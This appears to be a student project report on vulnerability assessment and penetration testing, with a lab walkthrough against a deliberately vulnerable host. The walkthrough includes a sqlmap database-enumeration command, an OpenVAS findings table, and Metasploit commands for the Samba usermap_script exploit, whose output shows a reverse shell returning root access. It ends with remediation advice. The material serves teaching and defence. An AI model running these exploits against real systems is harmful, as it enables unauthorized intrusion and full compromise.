Full VAPT Cycle

1. **Pre-Engagement (Planning)**

   This phase defines the scope, objectives, and rules of engagement for the assessment. It includes obtaining proper authorization, identifying target systems, deciding timelines, and selecting tools such as Kali Linux. Clear planning ensures the testing is legal, controlled, and aligned with business goals.

2. **Intelligence Gathering (Reconnaissance)**

   In this phase, information about the target is collected using passive and active techniques. Testers identify IP addresses, domains, open ports, and technologies in use. Tools and commands like Nmap help map the attack surface, which forms the foundation for further testing.

3. **Threat Modelling**

   Threat modelling involves analysing the collected data to identify potential attack vectors and prioritize targets. Testers determine which vulnerabilities are most likely to be exploited based on the system's architecture, business logic, and exposure level.

4. **Vulnerability Analysis**

   During this phase, vulnerabilities are identified using automated tools such as OpenVAS and manual testing techniques. Common issues like SQL Injection, Cross-Site Scripting (XSS), and misconfigurations are discovered and documented for further validation.

5. **Exploitation**

   Exploitation is the process of actively exploiting identified vulnerabilities to confirm their impact. Tools like Metasploit or sqlmap are used to gain unauthorized access, extract data, or execute code, simulating real-world attacker behaviour.

6. **Post-Exploitation**

   This phase evaluates the level of access gained and its potential impact. Testers may escalate privileges, access sensitive data, or move laterally within the system to understand the full extent of a breach.

7. Reporting

All findings are compiled into a structured report that includes an executive summary, technical details, proof of concept (PoC), and risk ratings. The report helps stakeholders understand vulnerabilities and prioritize remediation efforts.

8. Remediation

In this phase, security fixes are applied to address identified vulnerabilities. This includes implementing secure coding practices, patching systems, improving configurations, and strengthening authentication mechanisms.

9. Re-Testing (Validation)

After remediation, the system is re-tested to ensure that vulnerabilities have been properly fixed. Tools like OpenVAS are used again to confirm that no issues remain, completing the VAPT cycle.

VAPT cycle example

1. Simulation (DVWA SQL Injection using sqlmap)
   - Start DVWA in Kali Linux
   - Set DVWA security level → *Low*
   - Find vulnerable URL: http://192.168.1.106/dvwa/login.php
   - Run sqlmap:
     sqlmap -u "http://<targetip>/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=xxxx; security=low" –dbs



Figure 1: Run sqlmap to check DVWA for SQL injection vulnerabilities

- Extract databases:
  sqlmap ... -D dvwa –tables



Figure 2: Extract databases

2. Detection (OpenVAS Logging)
   Using **OpenVAS**, record findings:



Figure 3: Performing vulnerability scanning using OpenVAS

Target IP	Vulnerability	PTES Phase
192.168.1.106	UnrealIRCd Authentication Spoofing Vulnerability	Exploitation
192.168.1.106	The rlogin service is running	Enumeration
192.168.1.106	Java RMI Server Insecure Default Configuration RCE Vulnerability - Active Check	Exploitation
192.168.1.106	FTP Brute Force Logins With Default Credentials Reporting	Exploitation
192.168.1.106	EasyPHP Webserver <= 12.1 Multiple Vulnerabilities - Active Check	Vulnerability Analysis

192.168.1.106	Test HTTP dangerous methods	Vulnerability Analysis
192.168.1.106	UnrealIRCd Backdoor	Exploitation
192.168.1.106	rsh Unencrypted Cleartext Login	Vulnerability Analysis
192.168.1.106	SSL/TLS: OpenSSL CCS Man in the Middle Security Bypass Vulnerability	Exploitation
192.168.1.106	Multiple Vendors STARTTLS Implementation Plaintext Arbitrary Command Injection Vulnerability	Exploitation
192.168.1.106	TWiki Cross-Site Request Forgery Vulnerability (Sep 2010)	Exploitation
192.168.1.106	Anonymous FTP Login Reporting	Enumeration
192.168.1.106	TWiki < 6.1.0 XSS Vulnerability	Exploitation
192.168.1.106	jQuery < 1.9.0 XSS Vulnerability	Exploitation
192.168.1.106	TWiki CSRF Vulnerability	Exploitation
192.168.1.106	Samba 3.0.0 <= 3.0.25rc3 MS-RPC Remote Shell Command Execution Vulnerability - Active Check	Exploitation
192.168.1.106	SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection	Vulnerability Analysis
192.168.1.106	SSL/TLS: Report Weak Cipher Suites	Vulnerability Analysis
192.168.1.106	HTTP Debugging Methods (TRACE/TRACK) Enabled	Vulnerability Analysis
192.168.1.106	phpinfo() Output Reporting (HTTP)	Vulnerability Analysis
192.168.1.106	SSL/TLS: Server Certificate / Certificate in Chain with RSA keys less than 2048 bits	Vulnerability Analysis
192.168.1.106	Weak Host Key Algorithm(s) (SSH)	Vulnerability Analysis
192.168.1.106	Weak Key Exchange (KEX) Algorithm(s) Supported (SSH)	Vulnerability Analysis
192.168.1.106	SSL/TLS: Renegotiation DoS Vulnerability (CVE-2011-1473)	Exploitation
192.168.1.106	SSL Certificate Expired	Vulnerability Analysis
192.168.1.106	Mail server VRFY/EXPN Enabled	Enumeration
192.168.1.106	awiki LFI Vulnerabilities	Exploitation
192.168.1.106	QWikiwiki directory traversal vulnerability	Exploitation
192.168.1.106	/doc directory browsable	Enumeration
192.168.1.106	VNC Server Unencrypted Data Transmission	Vulnerability Analysis
192.168.1.106	FTP Unencrypted Cleartext Login	Vulnerability Analysis
192.168.1.106	Telnet Unencrypted Cleartext Login	Vulnerability Analysis
192.168.1.106	Cleartext Transmission of Sensitive Information via HTTP	Vulnerability Analysis
192.168.1.106	jQuery < 1.6.3 XSS Vulnerability	Exploitation
192.168.1.106	Weak Encryption Algorithm(s) Supported (SSH)	Vulnerability Analysis
192.168.1.106	SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection	Vulnerability Analysis
192.168.1.106	Apache HTTP Server httpOnly Cookie Information Disclosure Vulnerability	Vulnerability Analysis
192.168.1.106	phpMyAdmin error.php Cross Site Scripting Vulnerability	Exploitation
192.168.1.106	SSL/TLS: RSA Temporary Key Handling RSA_EXPORT Downgrade Issue (FREAK)	Exploitation
192.168.1.106	SSL/TLS: Diffie-Hellman Key Exchange Insufficient DH Group Strength Vulnerability	Vulnerability Analysis
192.168.1.106	SSL/TLS: Certificate Signed Using A Weak Signature Algorithm	Vulnerability Analysis

192.168.1.106	SSL/TLS: DHE_EXPORT MITM Security Bypass Vulnerability (LogJam)	Exploitation
192.168.1.106	SSL/TLS: SSLv3 Protocol CBC Cipher Suites Information Disclosure Vulnerability (POODLE)	Exploitation
192.168.1.106	TCP Timestamps Information Disclosure	Enumeration
192.168.1.106	Weak MAC Algorithm(s) Supported (SSH)	Vulnerability Analysis
192.168.1.106	ICMP Timestamp Reply Information Disclosure	Enumeration

3. Post-Exploitation using Metasploit
   - Exploit samba vulnerability

     msfconsole
     use exploit/multi/samba/usermap_script
     set RHOSTS 192.168.1.106
     set LHOST <your_ip>
     run

```
msf exploit(multi/samba/usermap_script) > set rhosts 192.168.1.106
rhosts => 192.168.1.106
msf exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP double handler on 192.168.1.42:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo hjSA3VR42SVRSj7O;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "hjSA3VR42SVRSj7O\r\n"
```

Figure 4: Exploit samba vulnerability

   - Post-exploitation commands used after gaining access to the target system.
     whoami
     uname -a
     id

```
[*] Command shell session 1 opened (192.168.1.42:4444 -> 192.168.1.106:52276)
 at 2026-03-20 09:30:04 -0400

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68
6 GNU/Linux
id
uid=0(root) gid=0(root)
```

Figure 5: Command injection performed during the post-exploitation phase

Remediation Suggestions

Remediation for the identified vulnerabilities involves implementing strong input validation and sanitization techniques to prevent attacks such as SQL Injection and Cross-Site Scripting by using parameterized queries and secure coding practices. All insecure communication channels should be secured by enforcing HTTPS, disabling outdated protocols like SSLv2/SSLv3 and TLS 1.0/1.1, and using strong encryption standards with valid certificates. Insecure services such as Telnet, FTP, and rsh should be disabled and replaced with secure alternatives like SSH and SFTP. System misconfigurations, including enabled HTTP TRACE/TRACK methods, directory browsing, and exposed phpinfo pages, must be corrected. Additionally, all software components and services should be updated and patched regularly to fix known vulnerabilities, while authentication mechanisms should be strengthened by removing default credentials and enforcing strong password policies. Finally, a re-scan using OpenVAS should be performed to verify that all vulnerabilities have been successfully mitigated and the system is secure.

Summary

The project focuses on the **Vulnerability Assessment and Penetration Testing (VAPT) cycle**, which is a structured approach to identifying and mitigating security risks in a system. It begins with proper planning and scope definition, followed by reconnaissance to gather information about the target. Threat modelling and vulnerability analysis help identify potential weaknesses such as SQL Injection, Cross-Site Scripting (XSS), and misconfigurations. These vulnerabilities are then validated through exploitation using tools like Metasploit and sqlmap, simulating real-world cyberattacks to assess their impact.

The project also includes practical implementation using tools such as DVWA and OpenVAS to detect and exploit vulnerabilities. Post-exploitation analysis evaluates the level of access gained, and all findings are documented in a detailed report with remediation strategies. Suggested fixes include secure coding practices, disabling insecure services, enforcing strong encryption, and regular patching. Finally, re-testing ensures that all identified vulnerabilities are successfully resolved, completing the VAPT cycle and improving overall system security.